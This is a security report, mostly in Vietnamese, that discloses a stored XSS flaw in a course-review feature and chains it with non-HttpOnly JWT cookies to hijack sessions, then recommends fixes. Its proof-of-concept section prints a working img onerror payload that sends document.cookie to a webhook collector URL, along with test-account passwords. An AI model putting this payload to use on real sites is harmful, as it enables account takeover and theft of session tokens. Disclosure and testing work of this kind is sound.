

SECURITY REPORT

[VULN-01] Stored XSS in Course Review → JWT Session Hijacking

1. Summary (Tóm tắt)

Trường `comment` trong tính năng đánh giá khóa học (Review) không được sanitize ở backend và được render trực tiếp bằng `v-html` ở frontend, dẫn đến Stored XSS. Kết hợp với việc JWT lưu ở Cookie không HttpOnly, attacker có thể đánh cắp session của bất kỳ user nào xem trang course.

2. Severity

CVSS Score	Rating	Vector	Version
8.8	High	AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N	CVSS 3.1

3. Affected Component

- Endpoint: `POST /api/review`
- File: `ReviewSection.vue` (line 60), `ReviewController.java` (line 80)
- Root cause: Thiếu output encoding + thiếu CSP header

4. Description (Mô tả chi tiết)

Lỗi hổng xuất phát từ việc thiếu kiểm soát đầu vào (input validation) ở backend kết hợp với thiếu output encoding ở frontend, tạo thành một chuỗi lỗi (defense-in-depth failure) khiến dữ liệu do người dùng nhập vào được thực thi như mã HTML/JavaScript.

a) Backend — Thiếu sanitize input (`ReviewController.java`)

Endpoint `POST /api/review` nhận trường `comment` từ `ReviewReq` và lưu trực tiếp vào database thông qua `reviewService.createReview()` mà không qua bất kỳ bước: Validate độ dài/format — Strip hoặc escape các ký tự đặc biệt (`<`, `>`, `"`, `'`).

Do đó, payload chứa HTML/JS như `<img src=x onerror="...">` được lưu y nguyên trong cột `comment` của bảng `review`.

b) Frontend render bằng `v-html` không kèm sanitize (`ReviewSection.vue`)

Khi GET `/api/review`, dữ liệu trả về được render trực tiếp bằng directive `v-html` của Vue 3:

```
<div class="review-item__comment" v-html="review.comment"></div>
```

`v-html` khiến Vue bỏ qua cơ chế escape mặc định (`{{review.comment}}`) và inject thẳng chuỗi HTML vào DOM thông qua `innerHTML`. Browser sau đó parse chuỗi này như HTML thật,

tạo ra phần tử `<img>` với thuộc tính `onerror` — và thực thi JavaScript ngay khi phần tử được mount vào DOM, không cần bất kỳ tương tác nào từ người dùng.

c) Yếu tố khuếch đại impact — JWT lưu ở Cookie không HttpOnly

Ứng dụng lưu `accessToken/refreshToken` trong cookie với cấu hình `httpOnly` là `false`.

Vì `HttpOnly = false`, JavaScript (kể cả script độc hại chạy qua XSS) có toàn quyền đọc `document.cookie`, bao gồm cả JWT dùng để xác thực người dùng. Đây là yếu tố biến một XSS thông thường (mức Medium) thành lỗ hổng chiếm toàn quyền tài khoản.


5. Proof of Concept (PoC)

Bước 1 — Môi trường test


- Backend: Spring Boot chạy tại `http://localhost:8080`
- Frontend: Vue 3 chạy tại `http://localhost:5173`
- Attacker account: username: `tranquocdat`, password: `longga@12`
- Victim account: username: `Tranlong`, password: `longdeptra@12`
- Collector: webhook.site (`https://webhook.site/6715838a-40cd-42d2-964b-9f8d14cd8618`)

Bước 2 — Xác nhận DOM injection (alert test)


Do frontend sử dụng `v-html` mà không có output encoding, kết hợp với backend không validate/sanitize input trước khi lưu DB, payload HTML/JS được lưu và render trực tiếp. Khi inject payload vào field comment: `<img src=x onerror="alert(document.cookie)">`



```
36 <div class="review-item__info">
37   <span class="review-item__username">{{ review.username }}</span>
38 </div>
39 <div class="review-item__row">
40   <el-rate :model-value="review.rating" disabled size="small" />
41   <span class="review-item__date">{{ review.createdAt }}</span>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 <div class="review-item__comment" v-html="review.comment"></div>
49 </div>
50 </template>
51 </div>
52 </div>
53 <div class="review-section__form">
54   <div class="review-section__form-title">Viết đánh giá của bạn</div>
55 </div>
56 <div class="review-section__rating-pick">
57   <span class="review-section__rating-label">Chất lượng:</span>
58   <el-rate v-model="form.rating" :texts="ratingTexts" show-text />
59 </div>
60 <div class="review-section__input-wrap">
61   <el-input
62     v-model="form.comment"
63     type="text"
64     :rows="3"
65     placeholder="Chia sẻ trải nghiệm của bạn về khoá học này..."
66     resize="none"
67   />
68 </div>
```




Alert được kích hoạt ngay khi trang load xác nhận lỗi hỏng tồn tại. Ta thu được kết quả là alert đã được gọi sau khi comment review thành công.



Bước 3 — Xác nhận đọc được cookie

Ứng dụng lưu `accessToken` và `refreshToken` trong cookie với cấu hình `HttpOnly: false`, cho phép JavaScript truy cập trực tiếp qua `document.cookie`.



Bước 4 — Exfiltrate cookie ra webhook

Sau khi thu thập đủ các thông tin và chứng minh được chức năng review bị lỗ hổng stored-xss thì ta bắt đầu các bước khai thác. Ta sẽ inject payload vào "review":

```
<img src=x onerror="fetch('https://webhook.site/6715838a-40cd-42d2-964b-9f8d14cd8618?c='+encodeURIComponent(document.cookie))">
```


Viết đánh giá của bạn



Chất lượng: ★★☆☆☆ Trung bình

```
<img src=x onerror="fetch('https://webhook.site/6715838a-40cd-42d2-964b-9f8d14cd8618?c='+encodeURIComponent(document.cookie))">
```

127 / 500

Gửi đánh giá





6. Impact

Nếu khai thác trên môi trường production, lỗ hổng này gây ra các hậu quả sau:

- Account Takeover Victim.
- Truy cập & thao túng dữ liệu cá nhân.
- Ảnh hưởng đến uy tín & vận hành.
- Thay đổi UI của website.

7. Remediation

- Sanitize input trước khi lưu DB.

- Thay thế `v-html` bằng `{{ }}` — đây là cách đơn giản và an toàn nhất, vì Vue tự động escape HTML.
- Bật `HttpOnly: true` — lúc này attacker không thể dùng mã JS để lấy được `access token`, `refresh token`.

8. References

- CVE-2024-52809
- CVE-2026-9811